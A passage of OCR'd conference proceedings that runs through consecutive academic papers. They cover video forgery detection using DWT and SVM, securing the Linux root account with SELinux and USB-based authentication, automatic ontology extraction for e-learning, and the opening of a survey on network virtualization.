


Fig. 4 **a** *cA* of DWT{$P_{es}(n)$} for original "Carphone" video sequence with 250 frames. **b** cD of DWT{$P_{es}(n)$} for original "Carphone" video sequence with 250 frames. **c** |Diff(n)| values for original "Carphone" video with 250 frames




Fig. 5 **a** cA of DWT{$P_{es}(n)$} for "Carphone" video with 6 frames deleted at the beginning. **b** cD of DWT{$P_{es}(n)$} for "Carphone" video with 6 frames deleted at the beginning. **c** |Diff(n)| values for "Carphone" video with 6 frames deleted at the beginning

$$\gamma = \frac{1}{(L/2)} \sum_{i=1}^{L/2} |\mathrm{Diff}(i)| \quad (1)$$

γ is computed on PES of original videos as well as on PES of altered videos after deleting different number of frames, e.g., 3, 6, 9. Also experimentally, the γ-values of original and frame-deleted videos are found to be different; hence, γ can be used as a robust parameter for training SVM to classify forged videos.

3.2 SVM Classification

SVM is a supervised learning data classification algorithm. To classify data, optimal separating hyper-plane is constructed in high-dimensional features. With the help of these two planes, data can be easily separated. SVM is a robust technique that can efficiently classify data as compared to other classifiers [3, 4]. Here, we use SVM to classify the videos as either original or forged. Various kernel functions such as linear, quadratic, polynomial, radial basis function (RBF), and multilayer perceptron (MLP) are used to map training data to kernel space. The feature vectors are the γ-values of each video. These feature vectors are used to train the SVM classifier. SVM is trained with the γ-values of original videos as well as altered videos.

4 Experimental Results and Analysis

4.1 Experimental Setup

The proposed approach is simulated in *MATLAB 7.1*. *MPEG-2* encoder [6] by Steve Hoelzer is customized for detecting video alterations. Each video [7] is tested with a fixed video length of 250 frames. In our simulations, these raw uncompressed videos are first encoded using a fixed-length *GOP* of frame pattern *IPPP*. The scaling factor used in *MPEG* compression module is set to the fixed value of 31.

4.2 Results and Analysis

Ten different videos are used in the training phase of SVM, and the remaining six different videos are used in the testing phase of SVM. The videos selected in SVM training phase are altered by deleting the first 3 frames/6 frames at the beginning of the video sequence and are compressed using the *MPEG* encoder. PES is extracted

Table 1 Training videos and their statistical parameter values used for training SVM

Sr. no.	Video	γ-values		
		No deletions	3 frames deleted at beginning position	6 frames deleted at beginning position
1.	Carphone_qcif	0.3514	2.669	3.198
2.	akiyo_qcif	0.2261	1.653	1.708
3.	bowing_qcif	0.2722	2.236	2.273
4.	foreman_qcif	0.5565	3.511	4.248
5.	grandma_qcif	0.0784	1.360	1.376
6.	intros_422_qcif	0.3068	2.249	2.341
7.	mad900_qcif	0.1646	1.85	1.873
8.	mother_daughter_qcif	0.2114	1.744	1.818
9.	news_qcif	0.1882	2.221	2.178
10.	pamphlet_qcif	0.3213	2.388	2.366

from each video and processed using the DWT to calculate γ from the difference vector |Diff(n)|. Table 1 represents these γ-values. These γ-values are used to train the SVM in the training phase. During the SVM testing phase, the remaining six different videos are used. These videos were tested for 3-frame deletion and 6-frame deletions at the beginning position of the video sequence. The trained SVM is used to test different samples of the selected test videos. Experimental result shows a robust and efficient classification of original and tampered videos. Table 2 represents some of the results of the SVM classifier for detecting video forgery. The results show that all the five kernel functions, linear, polynomial, quadratic, MLP, and RBF, detected the original and forged videos correctly.

Table 2 Results for various SVM kernel functions to detect video forgery using the proposed approach

Sr. no.	Video	SVM detection result			
		SVM kernel function	No deletions	3 frames deleted at beginning position	6 frames deleted at beginning position
1.	paris_qcif	Linear	Original	Forged	Forged
		Quadratic	Original	Forged	Forged
		Polynomial	Original	Forged	Forged
		RBF	Original	Forged	Forged
		MLP	Original	Forged	Forged
2.	sign_irene_qcif	Linear	Original	Forged	Forged
		Quadratic	Original	Forged	Forged
		Polynomial	Original	Forged	Forged
		RBF	Original	Forged	Forged
		MLP	Original	Forged	Forged
3.	silent_qcf	Linear	Original	Forged	Forged
		Quadratic	Original	Forged	Forged
		Polynomial	Original	Forged	Forged
		RBF	Original	Forged	Forged
		MLP	Original	Forged	Forged

5 Conclusions

In this paper, we proposed a novel automatic video forgery detection technique based on double *MPEG* compression using DWT and SVM. Experimental results show that all the test video samples were correctly detected by our proposed technique. The statistical parameter "γ" is proven as a robust training parameter for SVM classification for the automatic detection of temporal attacks. Currently, the proposed technique is tested on similar type of videos, i.e., person carrying out verbal conversation, e.g., news broadcast videos. We will generalize our scheme over different types of videos. Also, it is tested for frames deleted in the beginning position. In future, the technique can be used to detect frames deleted at random locations.

References

1. Wang, W., Farid, H.: Exposing digital forgeries in video by detecting double MPEG compression. In: Proceedings of ACM Multimedia and Security Workshop, Geneva, Switzerland, pp. 37–47 (2006)
2. Stamm, M.C., Lin, W.S., Liu, K.J.R.: Temporal forensics and anti-forensics for motion compensated video. IEEE Trans. Inf. Forensics Secur. **7**(4), 1315–1329 (2012)
3. Rabaoui, A., Davy, M., Rossignol, S., Ellouze, N.: Using one-class SVMs and wavelets for audio surveillance. IEEE Trans. Inf. Forensics Secur. **3**(4), 763–775 (2008)
4. Lai, C.L., Chen, Y.S.: The application of intelligent system to digital image forensics. In: Proceedings of the 8th International Conference on Machine Learning and Cybernetics, Baoding, pp. 2991–2998, 12–15 July 2009
5. Gonzalez, R.C., Woods, R.E.: Digital Image Processing, 3rd edn, pp. 510–512. Pearson Education, New Jersey (2009)
6. MPEG-2 overview and MATLAB codec project. Available: http://www.cs.cf.ac.uk/Dave/Multimedia/Lecture_Examples/Compression/mpegproj/
7. Xiph.org Video Test Media. Available: http://media.xiph.org/video/derf/

Securing the Root Through SELinux

Ananya Chatterjee and Arun Mishra

Abstract The protection of the root user is an important requirement for Linux systems. Recent developments in the area of cyber security have tackled this issue with the use of mandatory access control (MAC) mechanisms. Though MAC policies confine the root as per organizational requirements, yet security problems arise during the management of critical components. This gives rise to the need for incorporation of additional authentication mechanisms into the current scheme for the protection of security-sensitive components under the administration of root. We propose a scheme which uses MAC policies as a base for external device authentication of the root user.

Keywords SELinux · Authentication · Mandatory access control

1 Introduction

Traditionally in a Linux system, the root user is solely responsible for all administrative tasks. In the past, discretionary access controls (DAC) [1] were used for confining the access rights of normal users. With DAC, the privileges of a process depend completely on the privileges of the user spawning it. This may result in an attacker gaining equal level of access as the root and ultimate control over the system. To overcome this security flaw, mandatory access control (MAC) [2, 3] was introduced.

A. Chatterjee (✉) · A. Mishra
Department of Computer Engineering, Defence Institute of Advanced Technology Pune, Pune, India
e-mail: ananya.diat@gmail.com

A. Mishra
e-mail: arunmishra@diat.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_65, © Springer India 2014

In MAC, security policies are enforced independent of user operations. The entities in a system are divided into subjects (users, processes) and objects (file, directory, hardware, memory) and an administratively enforced security policy dictates access from subject to object. Though MAC achieves a greater level of confidentiality and integrity, the root user still needs to be trusted for critical and sensitive tasks. Though it is possible to confine the root using MAC, the root user also has the capability to reset those restrictions to lift the confinement. In this case, additional authentication mechanisms need to be combined with access control mechanisms for root security.

In our approach, Security-Enhanced Linux (SELinux) [3] is used to enforce MAC on the system. It combines the properties of role-based access control (RBAC) [5] and type enforcement (TE) [6] to implement flexible and fine-grained mandatory access control. Also, confined users and roles are provided along with the policy. Through SELinux, it is possible to confine the root user too. As mentioned, the root user needs greater security and authenticity than just mandatory confinement.

In this approach, external device authentication has been used. Here, the supplicant needs to satisfy two metrics: 'what supplicant knows' and 'what supplicant possesses.' The possession of the external device by a user becomes an important step. In the proposed method, we implement a three-layer authentication scheme.

The rest of the paper is organized as follows. In the next section, a few previous relevant approaches and advances in this field are discussed. In Sect. 3, we outline our proposed approach. The implementation details are listed in Sect. 4. Section 5 gives the details of the case study carried out for experimentation and analysis of the proposed scheme before it is concluded.

2 Related Work

Consider the work done in [7]. The authors discuss the confidentiality and integrity benefits of SELinux. But the existing solution is not able to provide authentication. Furthermore, take a look at the technique outlined in [8]. It gives a detailed outline of securing the FTP daemon using SELinux. If a malicious user gains access of the root shell, the MAC mechanism can be broken down using root privileges. Therefore, we need to prevent malicious access to root shell. In the next section, the approach used in this paper to achieve the aforementioned objective will be put forth and explained.

3 Proposed Approach

In this paper, we propose an external device authentication mechanism based on SELinux contexts of users. In SELinux, each subject and object has a security context attached. In our approach, these contexts are used because of benefits such

as policy persistence, scope for configuration, and flexibility [9]. The fields of the security contexts are as follows: user:role:type. The role field of the context defines the RBAC component of SELinux. The users are constrained and confined based on them. We use this field as a base for authentication in our approach.

In our approach, the user space is divided between two users:

- Login user logs into the system with restricted access privileges and is used as an abstraction level before the root user. The SELinux context of this user is set to *user_u:user_r:user_t* where *user_r* is a restricted role.
- Root user has full access and unconfined privileges over the critical components in the system. The SELinux context of the root is set as *root:unconfined_r:unconfined_t*.

Our approach relies on a three-layer mechanism to prevent access of root shell to unauthorized login user as follows:

- User A must know the password of the login user.
- Login user must possess the external device.
- User must provide the root password for dropping into the root shell.

In layer 2, the login user is being asked for an external device for authentication. In our scheme, we make use of the SELinux role field to actuate the authentication mechanism. Since SELinux implements mandatory access control, the correct policy for every subject and object needs to be loaded into the system before they can be used. Due to this mandatory nature of policy enforcement, if the policy module for a user is missing or mislabeled then the user is prevented from logging in. We use this feature of SELinux to make external device authentication necessary to log in as root.

The policy defining the SELinux role for the root user is removed from the policy using the loadable policy feature of SELinux. As a result, the root shell becomes inaccessible. The relevant policy is stored on an USB device. Therefore, the possession of this device by a normal user guarantees clearance for layer 2 in our model.

We must have a way to ensure that the USB device being used for the purpose of authentication is uniquely recognized by the system being authenticated. We use a simple encryption mechanism for this purpose. Moreover, we also need to ascertain that the correct policy module is being used in the USB device for log in. This is verified by hash comparison of the relevant policy module. The correct policy module is loaded and linked into the policy binary from the USB device to give access to root shell prompt.

4 Implementation Details

The proposed scheme consists of an access control scheme along with implementation of external device authentication mechanism. Figure 1 represents the stages of our authentication scheme. A step-by-step analysis of the approach is detailed below.

The preparation for the commencement of this authentication scheme requires following tasks to be carried out:

1. The hash of the relevant policy module is calculated and stored on the system for later verification.
2. The module which is in binary form is then encrypted with a secret passphrase. This encrypted file is then stored on the USB drive, which is to be used for authentication.
3. Then, the policy module governing the root role is removed from the policy source.

After completion of the preparatory steps, commence the actual authentication scheme as represented by Fig. 1.

Step 1: User A is asked for the password of the Login User when it tries to log into the system. If authentication at this step succeeds, then we continue further.

Step 2: Login User tries to log in as Root User. Due to removal of the policy for the root role, SELinux denies access to the root shell. The shell prompt requests for the policy module and searches for any external device connected to the system.

Step 3: USB device is plugged into the system. On detection of the external device, the program searches for the encrypted file.

Step 4: Encrypted file is decrypted using the secret encryption passphrase. Then, the hash of the decrypted file is calculated.




Fig. 1 Diagrammatic representation of the proposed scheme

Step 5: The hash is then compared with the value of the hash stored in the system. The two values are then compared.
Step 6: If match is found, then the policy module gets verified. The program then loads the policy file from the USB device and links it with the active policy.
Step 7: Once the policy module for the root role is present in the binary policy, the user can access the root shell after entering the root password.

In this way, the scheme provides authentication of the root user based on SELinux contexts through an external device.

5 Experimentation Details

To test the practical feasibility of implementation of the scheme and to analyze the security benefits provided by it, a case study was conducted. The details of the implementation and experimentation are given in the Table 1.

The proposed approach was carried out as described previously in Sect. 4. The policy module for the role unconfined_r was removed from the loaded policy using the semodule tool for SELinux policy management. The hash of the module was calculated using md5sum command provided by the Linux Command Library. The policy module binary was encrypted using the GnuPG software.

This scheme was tested under following attack types:

- Buffer overflow attack
- Shell injection attack.

Both are examples of privilege escalation attacks, which are used by malicious user to gain access to the higher privileges. For a system bereft of the proposed scheme, the attacks were successful and granted access to the root shell. With implementation of our approach, this vulnerability was eliminated.

Analysis of the scheme was carried out by checking the attack resistance of the system in two different conditions:

- Before implementation of the proposed scheme
- After implementation of the scheme.

Table 1 Experimental setup for the proposed scheme

Components	Particulars
Operating system	RedHat Enterprise Linux 6.0
Test server	OpenSIPS
SELinux policy version	Selinux-policy-3.7.19-54.el6
SELinux role removed	unconfined_r
Encryption technique	GnuPG
Hash algorithm	md5sum
Policy management tool	Semodule




Fig. 2 Performance analysis graph for various sizes of policy modules using the proposed scheme

Figure 2 illustrates the performance analysis graph for both the scenarios. The processing time of the proposed scheme was compared with respect to various sizes of policy modules. The graph shows constant performance for the case where the proposed approach is not implemented, but in this case, vulnerability to privilege escalation attacks remains in the system. After implementation of the authentication scheme, performance varies with size of module but vulnerabilities are eliminated.

The main advantage of this approach is that it uses SELinux contexts as a base for authentication. Therefore, it is centrally mandated by policy that the absence of relevant policy modules would restrict access to the particular user. Hence, the normal methods of privilege escalation attacks fail to give the desired result. Furthermore, the inclusion of the external device for authentication adds a dual-factor advantage to the scheme.

The above analysis of the proposed scheme proves that the approach imparts additional security in a system by protecting the root and the components owned by it.

6 Conclusion

In this paper, we have attempted to combine the mechanisms of MAC and external device authentication to achieve the common goal of security. The dual-factor authentication mechanism proposed in this paper can be used to secure Linux systems implementing MAC. Thus, the proposed scheme to secure the root through external device authentication with SELinux contexts as a base provides additional security to the most important user of Linux.

References

1. Jordan, CS.: A Guide to Understanding Discretionary Access Control in Trusted Systems, pp. 5–15. DIANE Publishing, PA (1987) (NCSC-TG-003 VERSION-1)
2. Bell, D., LaPadula, L.: Secure computer system: unified exposition and multics interpretation. Technical Report M74-244, Mar 1976
3. Biba, K.: Integrity considerations for secure computer systems. Technical Report MTR-3153, Apr 1977
4. Spencer, R., Smalley, S., Loscocco, P., Hibler, M., Andersen, D., Lepreau, J.: The flask security architecture: system support for diverse security policies. In: Proceedings of the Eighth USENIX Security Symposium, The USENIX Association, Aug 1999
5. Ferraiolo, D.F., Kuhn, D.R.: Role-based access controls. In: Proceedings of the 15th NIST-NSA National Computer Security Conference, Baltimore, Maryland, 13–16 Oct 1992
6. Badger, L., Sterne, D.F., Sherman, D.L., Walker, K.M., Haghighat, S.A.: A domain and type enforcement UNIX prototype. In: Proceedings of the 5th USENIX UNIX Security Symposium, June 1995
7. Xu, X., Xiao, C., Gao, C., Tian, G.: A study on confidentiality and integrity protection of SELinux. International Conference on Networking and Information Technology, June 2010
8. Tate, B.: Selinux; securing a legacy ftp server, SANS Institute GSEC v1.4c, Jan 2005
9. Shinde, P., Sharma, P., Guntupalli, S.: Automated process classification framework using SELinux security context. In: Proceedings of the Third International Conference on Availability, Reliability and Security, 2008

Automatic Ontology Extraction from Heterogeneous Documents for E-Learning Applications

J. Jeslin Shanthamalar and C. R. Rene Robin

Abstract In this paper, we present our approach to build domain ontology for e-learning purposes from heterogeneous documents by using the automatic extraction technique. Ontologies have been frequently employed in order to solve problems for shared distributed knowledge and the effective integration of information across many applications. The process of ontology building is a very lengthy and error-prone work. Therefore, a number of research studies to build ontologies semi-automatically from existing documents have been developed. This paper proposes a novel method which is used to build ontology, using the existing knowledge base of heterogeneous documents for complex application domains without the need of human intervention. This method improves the system performance and accuracy and reduces the time for the ontology building process from a collection of documents.

Keywords E-learning · Information extraction · Automatic extraction · Domain ontology

1 Introduction

The information and communication technology community widely acknowledges the importance and usefulness of domain ontologies, particularly in relation to semantic Web applications [1]. Therefore, finding automatic algorithms to extract

J. Jeslin Shanthamalar (✉) · C. R. Rene Robin
Department of Computer Science and Engineering, Jerusalem College of Engineering, Chennai 600100, India
e-mail: jeslinmalar@gmail.com

C. R. Rene Robin
e-mail: crrenerobin@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_66, © Springer India 2014

ontology concepts from existing knowledge bases represents an important activity. Information extraction (IE) is the task of automatically extracting structured information from unstructured and/or semi-structured machine-readable documents. Ontology is a formal, explicit specification of a shared conceptualization.

E-learning solutions increase the demand in making learning objects accessible not only across the e-learning platforms, but also across other Web applications [2]. Ontology building in large complex application domains can be complex, lengthy, costly, and controversial, particularly because people can have different points of view about the same concept [3]. This complexity can be solved by extracting the relevant ontology concepts and their relationships from a knowledge base of heterogeneous text documents.

1.1 Background and Related Works

In recent years, there has been an increasing awareness of the potential value of ontologies accompanied by a growing realization of the effort required to manually develop them. As a consequence, there are a lot of research studies, which focus on the development of techniques through which ontological knowledge might be extracted from the existing knowledge bases. A number of systems have been proposed for ontology extraction from a text. Some of them are discussed below:

- ASIUM [4] extracts verb frames and taxonomic knowledge, based on the statistical analysis of the syntactic parsing of texts.
- Text-To-Onto [5] combines machine-learning approaches with basic linguistic processing such as tokenization or lemmatization and shallow parsing. It is based on the General Architecture for Text Engineering (GATE) framework [6].
- OntoLearn [7] is partially supported by the INTEROP Network of Excellence. The main task performed by OntoLearn is semantic disambiguation.

2 Process Flow for Ontology Extraction

Our approach is based on the concept of domain ontology. Domain ontology tries to reduce or eliminate conceptual and terminological confusion among the members of a particular community, who need to share different kinds of documents and information. To collect the general information about ontology models,

1. All the documents must be preprocessed to make them at least semi-structured.
2. Our experimentation has been made considering the PDF, TXT, PPT, XML, and DOC formats.

The overall process contains four steps.

1. Document preprocessing: A preliminary work on the available documents is carried out.
2. Preliminary ontology: Primary work of the ontology is performed.
3. Ontology harmonization: The extracted ontology is simplified through the analysis of other domain ontologies and concept description from other systems.
4. Refinement and validation: The resulting ontology is refined and validated using some evaluation measures.

A. Document preprocessing

In this phase, heterogeneous documents are prepared for the extraction. We can distinguish several sub phases, described in the following.

1. *Format conversion*: The documents are converted from the original format to a more suitable one.
2. *Stemming*: It is the process of reducing a term of the analyzed document to its *stem* or root form (e.g., Reading → *Read*).
3. *Part-of-speech tagging* (*POST*): It represents the process of marking the terms in a text as corresponding to a particular part of speech.
4. *Stop word list*: Remove the terms that do not contain useful information for the characterization of the e-learning domain.
5. *Synonymous identification*: To identify different terms that may express the same concept, i.e., variations of words in different languages.
6. *Terminology extraction*: All the aforementioned subphases are performed to extract the relevant terminology related to a particular domain.

B. Preliminary ontology

In this step, a general layout of the domain ontology is created. In our approach, we consider the following two types of action in ontology building.

1. Extracted ontology: The ontology does not exist and must be built through the extraction of the concepts from the preprocessed documents.
2. Existing ontology: We already have an ontology, and the IE process is used to enhance the existing ontology.

C. Ontology harmonization

This is an optional step that is needed when the user wants to "synchronize" the extracted ontology with the available knowledge bases. It is strictly related to two main issues: *ontology toning* for the recognition of correspondences between ontologies and *ontology integration* for the actual fusion of those ontologies.

D. Refinement and validation

The refinement phase deals with the tuning of the target ontology and the support of its evolving nature. An important task in this phase is the pruning of extraneous concepts from the extracted ontologies. Following other approaches, we adopt a pruning strategy; frequently used terms in a text corpus denote domain

concepts, while less frequent concepts can be safely eliminated from the ontology. We set an average frequency of the extracted term as a threshold value and prune all concepts that have a frequency lesser than this value.

3 Architecture of the System

Figure 1 shows the architecture of the proposed system. The system computation is realized through the application of four main software modules implemented in Java. Therefore, we can define the system input as a set of heterogeneous




Fig. 1 Architecture of the system

documents, possibly organized in a hierarchy of folders within a file system. The proposed system offers a completely automatic elaboration and does not need human intervention during ontology extraction. GATE [6] specifies architecture for language processing software and provides a framework that implements the architecture. Documents are grouped in the corpus in order to extract the text and information structure.

This approach is particularly useful in order to avoid losing the document information structure. The *Document Preprocessing Module preprocesses* the abstract document representation provided by the previous steps and searches for document parts that are indexes of the document topics. The *preliminary ontology* starts executing the bottom-up approach that is a first draft version of the ontology constructed with an iterative process. The *Ontology Harmonization Module* is responsible for searching the repository in order to find an ontology that covers the same domain, or part of it, or of a preliminary ontology previously extracted. The refinement and validation module is the last component of the proposed architecture. The ontology is finally represented in Web ontology language (OWL) [8] that is the most used language for ontology representation.

4 Experimental Evaluation

In practice, we compute the similarity between a manually built reference ontology and an ontology that has been generated by applying our ontology extraction technique. We assumed that a high similarity between the manually built ontology and the resulting ontology of our approach indicates a successful application of the ontology extraction approach. We use two straightforward evaluation measures derived from the information retrieval community, namely *precision* and *recall*.

Precision can be seen as a measure of exactness or fidelity, and recall is a measure of completeness. For our purpose, we slightly modified these definitions in order to evaluate the ontology extraction process. Our definitions of precision and recall for the evaluation of ontology extraction are the following:

$$\text{PrecisionOEx} = |\text{RefO} \cap \text{ResO}||\text{ResO}| \tag{1}$$

$$\text{RecallOEx} = |\text{RefO} \cap \text{ResO}||\text{RefO}| \tag{2}$$

The set RefO represents the set of all elements given in the manually built reference ontology. ResO is the set of elements contained in the resulting ontology given by the ontology extraction process; for the experiments, we have selected five different domains with several documents in each (among PDF, DOC, TXT, XML, or PPT documents). All extracted ontologies have been used to define a convenient learning path and learning objects for each e-learning course related to those domains.

5 Conclusion

Extracting knowledge from an available text document is a challenge to ontology engineering. In this paper, we have described our approach to extract ontologies from a knowledge base of heterogeneous text documents. The work that we have described has several novel features. First, the ontology extraction process is general and is not domain dependent. Second, the method does not require man-power to perform the IE. This will reduce the processing time as well as increase the performance of the existing e-learning domain.

In future, it is intended to attempt a performance improvement of our approach, investigating more refined algorithms and addressing other knowledge sources.

References

1. Berners-Lee, T.: Weaving the web: the original design and ultimate destiny of the world wide web by its inventor. Harper San Francisco, San Francisco (1999)
2. Brut, M.M., Sedes, F., Dumitrescu, S.D.: A semantic-oriented approach for organizing and developing annotation for e-learning. IEEE Trans. Learn. Technol. **4**(3), 239–248 (2011)
3. Gaeta, M., Orciuoli, F., Paolozzi, S., Salerno, S.: Ontology extraction for knowledge reuse: the e-learning perspective. IEEE Trans. Syst. Man Cybern. Part A: Syst. Humans **41**(4), 798–809 (2011)
4. Faure, D., Poibeau, T.: First experiences of using semantic knowledge learned by ASIUM for information extraction task using INTEX. In: Staab, S., Maedche, A., Nédellec, C., Wiemer-Hastings, P. (eds.) Proceeding ECAI Workshop Ontology Learning, vol. 31, CEUR Workshop Proceedings, (2000)
5. Maedche, A., Staab, S.: The text-to-onto ontology learning environment. In: Proceeding 8th international conference conceptual structure, pp. 14–18. Darmstadt, Germany, (2000)
6. Cunningham, H., Maynard, D., Bontcheva, K., Tablan, V.: GATE: a framework and graphical development environment for robust NLP tools and applications. In: Proceeding 40th anniversary meeting association computational linguistics, pp. 1–8 (2002)
7. Navigli, R., Velardi, P., Gangemi, A.: Ontology learning and its application to automated terminology translation. IEEE Intell. Syst. **18**(1), 22–31 (2003)
8. Dean, M., Schreiber, G.: OWL web ontology language reference. W3C recommendation, Feb 2004

An Appraisal of Service-Based Virtual Networks and Virtualization Tools Paves the Way Toward Future Internet

Bhisham Sonkar, Devendra Chaphekar and Gupteshwar Gupta

Abstract Network virtualization has received important attention to overcome ossification due to the coexisting heterogeneous networks, networking applications, and protocol stack capability in the future Internet. Network virtualization plays a crucial role in solving such problems, and the service-oriented architecture (SOA) presents a promising approach to supporting network virtualization and facilitates service deployment for the future Internet. In this paper, we study the problem of key technologies like network service description and discovery for applying SOA and support network virtualization in the future Internet. This work appraises their virtualization tools and technologies as well as a wide array of past and state-of-the-art projects on network virtualization followed by a discussion on major challenges in virtual network environment.

Keywords Network virtualization · Service-oriented networking · Virtualization tools and techniques

1 Introduction

Although Internet became a global communication platform in a short period of time, it has fallen victim to its own stunning success. The future Internet will face many challenges, which essentially come from the diversity in the networking

B. Sonkar (✉) · D. Chaphekar
Department of Information Technology and Computer Applications,
Dr. C. V. Raman University, Bilaspur, Chhattisgarh, India
e-mail: bhisham.sonkar@gmail.com

D. Chaphekar
e-mail: devendra74chaphekar@gmail.com

G. Gupta
Government College, Tilda, Raipur, Chhattisgarh, India
e-mail: gupta_gupteshwar@yahoo.co.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_67, © Springer India 2014

architectures and technologies coexisting in the Internet and the wide spectrum of networking applications supported by the Internet. The numerous distributed computing applications with diverse networking requirements motive research on alternative networking technologies and architectures for the future Internet. The newly developed networking technologies vary in almost all aspects of network functionalities, including data forwarding mechanisms, routing and signaling protocols, and control and management schemes. So far, no single network architecture has demonstrated the capability of supporting all kinds of networking applications effectively and efficiently. The coexistence of various heterogeneous networking systems will be one of the essential features of the future Internet. Recently, the networking research community started exploring "clean-slate" approaches to develop new Internet architectures, and an important aspect of the objective is to enable alternative network architectures to coexist and collaborate inside future Internet. Therefore, how to coordinate heterogeneous networking systems to support the wide variety of application requirements becomes a significant research problem.

1.1 Network Virtualization

Network virtualization is a potential solution that uses a single physical infrastructure that is logically shared among multiple virtual networks (VN) [1, 2]. This network model introduces flexibility to the Internet ossification by separating the network architecture functionalities into the following entities [3]:

- Network infrastructure (NI): It provides the physical components required to set up the network (e.g., routers and links). NI efficiently allocates the required network bandwidth and physical resources (device CPU and memory) for each virtual network, ensuring proper resource isolation between them.
- VN: It deploys customizable network protocols by leasing the required infrastructure resources from multiple NIs. Each virtual network is a combination of multiple virtual routers and links. When initiating a service, the VN confines to the service level agreements (SLA) with a set of NIs and receives the requested resources. Each VN then instantiates the service (e.g., novel network protocol) on the allocated resources to form a virtual network topology by connecting end users to the network.
